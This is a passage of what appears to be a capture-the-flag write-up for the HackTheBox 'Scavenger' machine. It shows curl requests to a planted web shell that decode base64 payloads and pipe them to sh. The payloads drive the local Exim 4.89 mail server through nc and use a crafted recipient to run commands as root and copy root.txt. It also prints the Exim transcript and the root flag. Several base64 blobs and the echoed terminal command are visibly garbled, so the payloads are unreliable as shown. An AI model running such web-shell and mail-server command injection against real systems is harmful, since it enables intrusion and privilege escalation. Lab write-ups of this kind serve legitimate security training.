VjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZW
NoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6ID
MwIiA7ZWNoYyAiUmVjZWl2ZWQ6IDMxIiA7ZWNoYyAiIiA7IGVjaG8gIi4iIDsgZWNoYyBRVUluKS8IG5jIDEyNy4wLjAuMSAYNQ==
```

Execute the command to copy the root.txt file

```
curl http://sec03.rentahacker.htb/shell.php?
hidden=echo+dG9lY2ggL2Rldi9zaG0vZmxhZzsoc2x1ZXAgMC4xIDsgZWNoYyBIRUxPIGZvbyA7IHNSZWVwIDAuMSA7IGVjaG8gJ01BSUwglJPTTo8Pi
cg0yBzbGVlcCAwLjEgOyBLY2hvICdSQ1BUFRP0jwke3J1bntceDJGYmluXHgyRnNoXHgwOS1jXHgwOVx4MjJjYXRceDA5XHgyRnJvb3Rc
eDJGcm9vdC50eHRceDNFXHgzRVx4MkZkZXZceDJGc2htXHgyRmZsYWdceDIyYX1AbG9jYWxob3N0PicgOyBzbGVlcCAwLjEgOyBLY2hvIE
RBVEEgOyBzbGVlcCAwLjEgOyBLY2hvICJSZWNlaXZlZDogMSIgOyBLY2hvICJSZWNlaXZlZDogMiIgO2VjaG8gIlJlY2VpdmVkoIAzIiA7
ZWNoYyAiUmVjZWl2ZWQ6IDQiIDtly2hvICJSZWNlaXZlZDogNSIgO2VjaG8gIlJlY2VpdmVkoIA2IiA7ZWNoYyAiUmVjZWl2ZWQ6IDciID
tly2hvICJSZWNlaXZlZDogOCIG02VjaG8gIlJlY2VpdmVkoIA5IiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDEx
IiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2
ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUm
VjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZW
NoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6ID
MwIiA7ZWNoYyAiUmVjZWl2ZWQ6IDMxIiA7ZWNoYyAiIiA7IGVjaG8gIi4iIDsgZWNoYyBRVUluKS8IG5jIDEyNy4wLjAuMSAYNQ==\ |base64+-d\ |sh
```

```

root@kali:~/HTB/Boxes/Scavenger# curl http://sec03.rentahacker.htb/shell.php\?hidden=echo+dG9
T006PD4nIDsgc2xlZXAuMC4xIDsgZWNoYmVkaW50byAnUkN0VCBUTzo8JHtydW57XHgyRmJpbW4MkZzaFk4MDktY1x4MDlceDIyY
190GxvY2FsaG9zdD4nIDsgc2xlZXAuMC4xIDsgZWNoYmVkaW50byBEQVRBIDsgc2xlZXAuMC4xIDsgZWNoYmVkaW50byA
iUmVjZw12ZWQ6IDg1I
Zw12ZWQ6IDU1IDtlY2hvICJSZWNlaXZlZDogNiIjIG02VjA4G8gIlJlY2VpdmVkOiA3IiA7ZWNoYmVkaW50byA
iUmVjZw12ZWQ6IDg1I
VpdmVkOiAxMiIjIG02VjA4G8gIlJlY2VpdmVkOiA3IiA7ZWNoYmVkaW50byA
iUmVjZw12ZWQ6IDg1I
VpdmVkOiAxMyIjIG02VjA4G8gIlJlY2VpdmVkOiA3IiA7ZWNoYmVkaW50byA
iUmVjZw12ZWQ6IDg1I
VpdmVkOiAxNCIjIG02VjA4G8gIlJlY2VpdmVkOiA3IiA7ZWNoYmVkaW50byA
iUmVjZw12ZWQ6IDg1I
VpdmVkOiAxOSIjIG02VjA4G8gIlJlY2VpdmVkOiA3IiA7ZWNoYmVkaW50byA
iUmVjZw12ZWQ6IDg1I
VpdmVkOiAyMCIjIG02VjA4G8gIlJlY2VpdmVkOiA3IiA7ZWNoYmVkaW50byA
iUmVjZw12ZWQ6IDg1I
VpdmVkOiAyMSIjIG02VjA4G8gIlJlY2VpdmVkOiA3IiA7ZWNoYmVkaW50byA
iUmVjZw12ZWQ6IDg1I
VpdmVkOiAyNyIjIG02VjA4G8gIlJlY2VpdmVkOiA3IiA7ZWNoYmVkaW50byA
iUmVjZw12ZWQ6IDg1I
VpdmVkOiAyOCIjIG02VjA4G8gIlJlY2VpdmVkOiA3IiA7ZWNoYmVkaW50byA
iUmVjZw12ZWQ6IDg1I
IiA7IGVjaG8gUVVjVjVCKgfCBuYyAxMjcuMC4wLjEgMjU=\|base64+ -d\|sh
220 ib01.supersechosting.htb ESMTP Exim 4.89 Thu, 19 Dec 2019 04:53:23 +0100
250 ib01.supersechosting.htb Hello localhost [127.0.0.1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=lihms0-0002jn-7I
221 ib01.supersechosting.htb closing connection

```

Now read the file you just created

```
curl http://sec03.rentahacker.htb/shell.php\?hidden=cat+/dev/shm/flag
```

```

root@kali:~/HTB/Boxes/Scavenger# curl http://sec03.rentahacker.htb/shell.php\?hidden=cat+/dev/shm/flag
4a08d8174e9ec22b01d91ddb9a732b17

```

Not my favorite box. It was called Scavenger though.

ROOT FLAG: 4a08d8174e9ec22b01d91ddb9a732b17